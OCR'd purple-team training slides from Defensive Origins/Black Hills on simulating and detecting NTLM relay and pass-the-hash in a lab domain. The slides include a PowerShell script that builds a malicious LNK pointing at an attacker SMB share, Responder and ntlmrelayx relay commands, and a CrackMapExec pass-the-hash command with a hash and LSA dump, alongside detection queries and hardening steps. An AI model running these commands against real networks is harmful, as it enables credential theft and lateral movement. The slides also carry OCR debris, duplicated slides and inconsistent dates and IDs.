
- Lifecycle output is a Change Control application that lists the necessary changes to deploy changes (or no-changes) in production environment.
- Dependency Review
- UAT testing, etc.

defensiveorigins.com

WC0301.15 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam

BLACK HILLS | Information Security

15



KI2

APT Lab Infrastructure

•Windows 2016 Member Server
•Windows 2016 Domain Controller
•Ubuntu Linux Host
•HELK SIEM – Kibana, Kafka, Elastic Stack
•CrackMapExec
•John The Ripper binaries
•Impacket toolkit
•Responder
•SilentTrinity C2 Framework

Applied Purple Teamer
Remote Private Network
Lab Access via RDP

Internets

Cloud LAB Network
labs.local

AD Domain Controller
IP: 10.10.98.10
DNS: DC01.labs.local
NBNS: DC01

SIEM / LOG MGMT
10.10.98.20:443 (kibana)
10.10.98.20:5044 (logstash)
DNS: NUX01.labs.local

Log Management

AD User Server
IP: DHCP
DNS: WS01.labs.local
NBNS: WS01

Analyst / JUMPHOST
10.10.98.20:22

defensiveorigins.com

WC0301.16 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam

BLACK HILLS | Information Security

16

Slide 16

KI2 needs updated

Kent Ickler, 6/17/2020

MITRE – T1171 – Credential Access
MITRE – T1075 – Lateral Movement
MITRE – T1550 – Alt. Auth Material

Lifecycle Walkthrough - Goal Setting


The Ingest: Known Threat (T1550 + T1075 + T1111)

The specific attack/component? NTLM/SMB Relay

- LNK and File Share Poisoning
- Impacket / NTLMRelayx
- CrackMapExec

The goal of the lifecycle:

- Demonstrate ease of attack
- Demonstrate risk of these vulnerabilities
- Push organizational mitigations forward
- Find ways to detect *hard to detect* attacks




17

Purple Team Lifecycle Walkthrough

1. Risk / Threat / Ingest: Pass the Hash Attacks
- Challenging to detect
- Security analyst technique
- Also ATT&CK ID T1550.002

2. Planning:
- Lab environment ready?
- Optics stack online?
- Analysts geared up?



ID: T1550.002

Sub-technique of: T1550

Tactics: Defense Evasion, Lateral Movement

Platforms: Windows

Data Sources: Authentication logs

Defense Bypassed: System Access Controls

CAPEC ID: CAPEC-644

Contributors: Travis Smith, Tripwire

Version: 1.0

Created: 30 January 2020

Last Modified: 23 March 2020

18

Attack Walkthrough – Generate LNK File

3. Attack! - Generate and drop the malicious LNK file.
Code (PowerShell):

```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")
$lnk.TargetPath = "\\10.10.98.20\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing \\dc01\labs triggers SMB auth."
$lnk.HotKey = "Ctrl+Alt+O"
$lnk.Save()
```


defensiveorigins.com
© Defensive Origins LLC WC0301.19 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam

BLACK HILLS | Information Security

19

Attack Walkthrough – LNKGen GIF

3. Attack! - Generate and drop the malicious LNK file.




```
PS C:\Users\itadmin> _
```

nation Security

20

Attack Walkthrough – Share Visitor Auth Hijack

3. Attack! - Hijack the client SMB request.




```
Wevtutil gl WEC3-PRINT
```

```
Exception in thread Thread-2:
Traceback (most recent call last):
  File "/usr/lib/python3.6/threading.py", line 916,
 in _bootstrap_inner
    self.run()
  File "/home/itadmin/.local/lib/python3.6/site-pac
kages/impacket/examples/ntlmrelayx/servers/httprela
yserver.py", line 418, in run
    self.server = self.HTTPServer((self.config.inte
rfaceIp, httpport), self.HTTPHandler, self.config)
  File "/home/itadmin/.local/lib/python3.6/site-pac
kages/impacket/examples/ntlmrelayx/servers/httprela
yserver.py", line 42, in __init__
    socketserver.TCPServer.__init__(self,server_add
ress, RequestHandlerClass)
  File "/usr/lib/python3.6/socketserver.py", line 4
56, in __init__
    self.server_bind()
  File "/usr/lib/python3.6/socketserver.py", line 4
70, in server_bind
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
```

on Security

Attack Walkthrough – Catching PtH in Real-Time

4. Hunt / Defend! - Use Recovered Hash to Catch the Attack



```
root@localhost:/opt/CrackMapExec# python3.8 cme smb 10.10.98.14 -u itadmin -H b
81fc6f13bee9a3bf900955cb0384900 --local-auth --lsa
```

7 hits

Jul 15, 2020 @ 22:57:52.083 - Jul 15, 2020 @ 23:02:52.083 — Auto

defe
© Def

HILLS | Information Security

Hunt and Defend Methodology

How will hunting/defending work?


Detection of a successful Pass-the-Hash attack includes several fact

- Event ID: 4624
- Logon Process Name: NTLMSSP
- Logon Type: 3 (Network)
- User Reported SID: NULL / NOBODY (S-1-0-0)

Policy
Firewall
End Protection
Hunt & Defend
Activity and Network Probes
Collaboration
Actionable Alerts

Toggling the fields listed below produces probable pass-the-hash detection


- **logon_process_name**
- **src_ip_addr**
- **user_name**
- **user_reporter_sid**
- **host_name**



10.10.98.20	ntlmssp	S-1-0-0	localadmin	ws10-01.lab.defensiveorigins.com
10.10.98.20	ntlmssp	S-1-0-0	localadmin	ws10-01.lab.defensiveorigins.com
10.10.98.20	ntlmssp	S-1-0-0	localadmin	ws10-01.lab.defensiveorigins.com
10.10.98.20	ntlmssp	S-1-0-0	itadmin	dc01.lab.defensiveorigins.com
10.10.98.20	ntlmssp	S-1-0-0	itadmin	dc01.lab.defensiveorigins.com
10.10.98.20	ntlmssp	S-1-0-0	itadmin	dc01.lab.defensiveorigins.com

23

Adjusting to Threat


Sigma Format
Generic Signature Description
Sigma Converter
Applies Predefined and Custom Field Mapping
Elastic Search Queries
Splunk Searches
...

5. Adjust and Harden

- Implement controls for limiting LLMNR and NBNS
- SMB signing enforcement
- Implement detection mechanisms that trigger on Pass-the-Hash attacks
- Implement strong password policies and ongoing information security training
- Convert Sigma rule for the query listed below to your SIEM's format


event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp

24

APTLC Playbook

6. Report

- Simplify alignment to APTLC
- Allow for effective Collaboration
- Prove Effectiveness
- Document Work
- Simplify Change Management
- Requests for Production Deployment of Security and Configuration



Report

Risk Assessment

Planning

Attack

Hunt / Defend

Harden / Adjust

Atomic Purple Team Lifecycle Playbook

defensiveorigins.com


WC0301.25 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam

BLACK HILLS | Information Security

25

The Report is 1.3 Pages.

Report Findings and Prepare for Production



Purple Team Lifecycle

Overall
Status: **Completed**

PB1150 - NTLM Relay

Lifecycle Project Manager
Kent Ickler
Office: 605-939-0331
Email: kent@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/5/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred 2/15/2020
- Configuration Deployed: 31/1/2020

Status Code Legend

🔴 Attack Simulation	🟠 System Configuration Change
🔵 Defense Simulation	⚪ Information

APT Lifecycle Ingest and Research	⚪ Lifecycle Type: **Attack Simulation** ⚪ Lifecycle Objective: **Alert, Defend**	⚪ Ingest Source: Known Threat ⚪ **MITRE T11171** https://attack.mitre.org/techniques/T1110/ ⚪ **MITRE T1075** https://attack.mitre.org/techniques/T1075/
	⚪ Execute a simulation attack of an SMB relay end to end. Poison LLMNR/NBNS name resolution protocol. Relay authentications to systems that fail SMB signing requirements.	

Attack methodology	🔴 Use Responder to capture authentication packets off network.
	`./Responder.py -I ens160`
	🔴 Use impacket ntlmrelayx.py to relay captured hashes to other systems.
	`./ntlmrelayx.py -t ws10-01.lab.defensiveorigins.com -smb2support`
	🔴 Cause workstation to query invalid file share location	

Defense methodology	🔵 Search within optics stack for evidence of execution of password spray. Select the logs-endpoint-winevent-security-* index Toggle the event. Action, event_status_value, and user_name fields as columns The hunt involves timeline analysis and inspection of log entries. Note event.code 4776 and event_status_value "Account logon with misspelled or bad password"	
Lifecycle Adjustments	🟠 Enable SMB Signing Requirements via Group Policy https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/ https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt System\CurrentControlSet\Services\LanManServer\Parameters \System\CurrentControlSet\Services\Rdr\Parameters 🟠 Limit LLMNR via Group Policy https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/ 🟠 Deny access to this computer from network Group Policy https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following.	

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB1150.1

Change Management	🟠 Deploy configuration to limit LLMNR, Enable SMB Signing Requirements and Deny access to this computer from the network. 🟠 Effected Users: Potential for all depending on authentication requirements of third party systems and integrations. Tested to have not affected any. 🟠 Rollback: Unassign GPOs.
Lessons Learned	⚪ LLMNR and NBNS positing is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows captured hashes to be replayed to authenticate on other systems.

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB1150.2

defensiveorigins.com

WC0301.26 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam


BLACK HILLS | Information Security

26

The Report is 1.3 Pages.

Top Section - Administrative

Report Findings and Prepare for Production



Purple Team Lifecycle

Overall Status: **Completed**

PB1150 - NTLM Relay and Pass-the-Hash

Lifecycle Project Manager
Jordan Drysdale
Office: 777-777-7777
Email: jordan@defensiveorigins.com

□ Lifecycle Kickoff: 15/JUL/2020
□ Simulation Start: 1/JUL/2020
□ Simulation End: 18/JUL/2020
□ Configuration Identified: 16/JUL/2020
□ Change Management Referred 16/JUL/2020
□ Configuration Deployed: 18/JUL/2020


Status Code Legend

□ Attack Simulation
□ Defense Simulation
□ System Configuration Change
□ Information

The Report is 1.3 Pages.

Top Section - Administrative

Report Findings and Prepare for Production



Purple Team Lifecycle

Overall Status: Completed

PB1150 - NTLM Relay and Pass-the-Hash

Lifecycle Project Manager
Jordan Drysdale
Office: 777-777-7777
Email: jordan@defensiveorigins.com

□ Lifecycle Kickoff: 15/JUL/2020
□ Simulation Start: 1/JUL/2020
□ Simulation End: 18/JUL/2020
□ Configuration Identified: 16/JUL/2020
□ Change Management Referred 16/JUL/2020
□ Configuration Deployed: 18/JUL/2020


Status Code Legend

□ Attack Simulation
□ Defense Simulation
□ System Configuration Change
□ Information

The Report is 1.3 Pages.

Next Section – Planning, Ingest, Attack (Steps 1-3)

Report Findings and Prepare for Production



APT Lifecycle
Ingest and Research

- □ Lifecycle Type: **Attack Simulation**
- □ Lifecycle Objective: **Alert, Defend**

- □ Ingest Source: Known Threat
- □ **MITRE T1171** https://attack.mitre.org/techniques/T1171/
- □ **MITRE T1075** https://attack.mitre.org/techniques/T1075/
- □ **MITRE 1550** https://attack.mitre.org/techniques/T1550/

- □ Execute a simulation attack of an SMB relay end to end. Poison a network file share with a malicious file that can cause silent SMB authentication.

Attack methodology

- □ Use an LNK to create hostile network share locations. Create LNK with PowerShell and copy the resultant LNK file to network shares where user has write privileges.

```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")
$lnk.TargetPath = "\\10.10.98.20\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing the \\dc01\labs file share triggers SMB auth."
$lnk.HotKey = "Ctrl+Alt+O"
$lnk.Save()
```

- □ Use impacket ntlmrelayx.py to relay captured hashes to other systems.

```
./ntlmrelayx.py -t 10.10.98.14 -smb2support
```

- □ Cause workstation to query invalid file share location

defensiveorigins.com
© Defensive Origins LLC WC0301.29 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam


BLACK HILLS | Information Security

29

The Report is 1.3 Pages.

Next Section – Hunt and Defend (Steps 4)

Report Findings and Prepare for Production



Defense methodology

□ Search within optics stack for evidence of execution of relay or pass-the-hash attack.
Select the logs-endpoint-winevent-security-* index

The following combined events run as a query produce high-fidelity pass-the-hash results.

- event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp

This produces very few false positives.

Including the src_ip_addr field produces accurate results.

defensiveorigins.com
© Defensive Origins LLC WC0301.30 – Atomic Purple Team Framework https://github.com/DefensiveOrigins/AtomicPurpleTeam


BLACK HILLS | Information Security

30

The Report is 1.3 Pages.

Next Section – Adjust / Harden, Report (Steps 5, 6)

Report Findings and Prepare for Production



Lifecycle Adjustments	□ Enable SMB Signing Requirements via Group Policy https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/ https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt System\CurrentControlSet\Services\LanManServer\Parameters \System\CurrentControlSet\Services\Rdr\Parameters □ Limit LLMNR via Group Policy https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/ □ Deny access to this computer from network Group Policy https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following.
Change Management	□ Deploy configuration to limit LLMNR, Enable SMB Signing Requirements and Deny access to this computer from the network. □ Affected Users: Potential for all depending on authentication requirements of third-party systems and integrations. Tested to have not affected any. □ Rollback: Unassign GPOs.
Lessons Learned	□ LLMNR and NBNS positing is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows credential materials to be replayed to authenticate on other systems.

